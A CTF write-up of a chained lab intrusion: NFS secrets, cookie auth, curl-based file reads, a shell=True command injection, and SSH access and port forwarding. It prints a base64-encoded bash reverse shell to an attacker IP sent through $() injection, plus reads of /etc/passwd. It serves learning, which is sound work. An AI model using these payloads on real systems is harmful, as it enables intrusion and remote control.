· Manuel López Pérez · writeups · 6 min read
CyberH2O: Challenge 2 – Pentesting Hybrid Infrastructures
Write-up of the second machine from the CyberH2O cyberchallenge, a hybrid environment with Docker containers and privilege escalation via Portainer.

🏆 The Ironhackers team won the CyberH2O Cyberchallenge! 🏆
In this second part of the CyberH2O cyberchallenge, we faced a virtual machine configured as a hybrid environment between containers and the host itself. A chain of realistic configuration errors: poor NFS configuration, deficient secret management, command injection, and Docker privileges.
We managed to solve all 5 challenges chained together, from initial reconnaissance to obtaining full root access.
Executive Summary
The intrusion process unfolded in several chained phases:
- First flag in a modified UDP service on port 123
- Access to an exposed NFS resource, where we recovered sensitive variables
- Authentication in the web panel thanks to credentials from the
.envfile - Identification of a critical vulnerability in the
/commandendpoint, which executed commands insecurely usingshell=True, allowing command injection via$()substitution - Container access, SSH credential discovery, host access, and finally escalation to root via Portainer
Reconnaissance
TCP Port Scanning
The first step is to identify which services are listening on the machine. We use Nmap with a full port scan:
nmap -p- -T4 192.168.56.101Where:
-p-→ scans all TCP ports (1 to 65535)-T4→ fast but stable mode for lab environments

We identified three open TCP ports:
- 22/tcp → SSH
- 111/tcp → rpcbind (RPC services, typical of NFS)
- 8080/tcp → alternative HTTP service (API or web panel)
We launch a second, more focused scan for versions and banners:
nmap -sC -sV -p 22,111,8080 192.168.56.101
UDP Port Scanning
Besides TCP traffic, some interesting services run over UDP. We launch:
nmap -T4 -sU -p- 192.168.56.101
We discovered port 123/udp (NTP - Network Time Protocol).
Challenge 1: Modified NTP Service
Port 123 (UDP) Enumeration
Although port 123 normally corresponds to the NTP service, in CTF environments it’s common for creators to hide clues in uncommon services.
nmap -sU -sC -sV -p123 192.168.56.101This scan directly returns the flag. We confirm by connecting with netcat:

The NTP service had been modified to return a flag when queried:
HACK{WUS1Kp1ZeFZuVDCzuNup}
Challenge 2: Secrets in NFS
RPC/NFS Service Enumeration (port 111)
Seeing port 111/tcp open, we think of NFS. We enumerate:
rpcinfo -p 192.168.56.101
The showmount command shows that a directory is being exported with no restrictions.
showmount -e 192.168.56.101
We mount it:
mount -t nfs 192.168.56.101:/opt /mnt/cyberh2o
Inside we find a critical file: .env, typical of web applications like Laravel or FastAPI. This file contains environment variables, usually secret.

We find the line:
MY_AWESOME_SECRET=LS0+IEhBQ0t7SmFXekZUalBYbmFLYzBwTXJ9IDwtLQo=We decode the Base64:

Flag: HACK{JaWzFTjPXnaKc0pMr}
Challenge 3: Web Panel Authentication
Port 8080 Enumeration
We open the service in the browser. It looks like an API. We use FFUF to discover routes:
ffuf -w SecLists/Discovery/Web-Content/common.txt -u http://192.168.56.101:8080/FUZZ
We find documentation at /docs. We try the endpoints, but all return 401 Unauthorized.
Using credentials from the .env file
In the .env file we found:
PANEL_URL=http://localhost:8080
PANEL_COOKIE_ID=user_id
PANEL_COOKIE_VALUE=be0fddbe-9fef-4af8-b66d-099a909a6dd9
We try the cookie for authentication:
curl -i -X GET \
  -H "Cookie: user_id=be0fddbe-9fef-4af8-b66d-099a909a6dd9" \
  http://192.168.56.101:8080/

The result is 200 OK and we access the panel. We navigate to the dashboard:

The challenge title gives us a hint: “The programmer left a secret in the web code.”
We inspect the source code and find a hidden Base64 string not visible on screen:

We decode the Base64: 
Flag: HACK{yZQr0xODO_JPsjLesj4B4Q}
Challenge 4: Command Injection and Reverse Shell
Panel Console
In the interface we find an icon that opens an integrated console using the /command endpoint.
We try different commands, but all return errors. This makes us suspect there’s validation on allowed commands.


Fuzzing allowed commands

We use Burp Intruder to identify which commands the endpoint accepts:
We discover that only commands with curl work (Status Code 200).
Local File Inclusion

We test if we can use curl with file:/// syntax to read local files:
curl -i -X POST \
  -H "Cookie: user_id=be0fddbe-9fef-4af8-b66d-099a909a6dd9" \
  -H "Content-Type: application/json" \
  -d '{"command": "curl file:///etc/passwd"}' \
  http://192.168.56.101:8080/command
It works. Reading /etc/passwd we find the user is called appuser.
File Fuzzing with FFUF
We create a dictionary to find interesting files:
ffuf -w /tmp/fuzz.txt \
  -X POST \
  -H "Cookie: user_id=be0fddbe-9fef-4af8-b66d-099a909a6dd9" \
  -H "Content-Type: application/json" \
  -d "{\"command\":\"curl FUZZ\"}" \
  -u http://192.168.56.101:8080/command \
  -fs 1-150
We find we can download the source code with:
curl file:///app/main.py
Vulnerable Code Analysis
The code reveals the vulnerability in the /command endpoint:
REGEX_SAFE_CURL = re.compile(
    r"^\s*curl\s+"
    r"[^;&<>'\"\\n\\]*$",
    re.IGNORECASE
)

@app.post("/command")
async def handle_command(data: CommandData, ...):
    user_input = data.command.strip()
    if not REGEX_SAFE_CURL.match(user_input):
        raise HTTPException(status_code=400, detail="Command not allowed.")

    result = subprocess.run(
        user_input,
        shell=True,  # VULNERABILITY!
        capture_output=True,
        text=True,
        timeout=10,
        check=True
    )
The application:
- Only requires the command to start with
curl - Has a REGEX as a blocklist limiting characters
- But the
$character is allowed
Exploitation: Reverse Shell
We can execute commands like curl localhost/$(whoami). But we want a reverse shell.
On our machine we set up a listener:
nc -lvp 1337The normal reverse shell would be blocked by the regex:
bash -i >& /dev/tcp/192.168.56.1/1337 0>&1
We encode it in Base64:
echo "bash -i >& /dev/tcp/192.168.56.1/1337 0>&1" | base64
# YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEvMTMzNyAwPiYxCg==
We send the final payload:
curl localhost/$(echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEvMTMzNyAwPiYxCg== | base64 -d | bash)
The reverse shell pops! We can now execute commands without restrictions.
Container Enumeration
We find a SQLite3 database:
sqlite3 panel.db
We find credentials:
watermelon:Disagree5-Suspense9-Voter5-Frantic6-Cinnamon7And the flag: HACK{zX2fQWvP3E6TgYJ9LmN8RQ}
Challenge 5: Privilege Escalation via Docker
SSH Access to Host
We use the found credentials to access the host system:
ssh watermelon@192.168.56.101
The connection works. Now we have access to the real system, outside the container.
System Enumeration

We run LinPEAS to discover escalation vectors. It highlights:
- A service listening on
localhost:9443 - A file
/var/mail/watermelonwith interesting content
The mail contains a hint: Portainer has been moved to port 9443.
Port Forwarding

Since the service is on localhost, we do port forwarding:
ssh -L 9443:localhost:9443 watermelon@192.168.56.101We access from our browser to https://localhost:9443. But Portainer requires credentials.
Process Monitoring
We run pspy to see processes in real time. After a few seconds we observe:
curl -X POST http://localhost:8000/auth -H "Content-Type: application/json" \
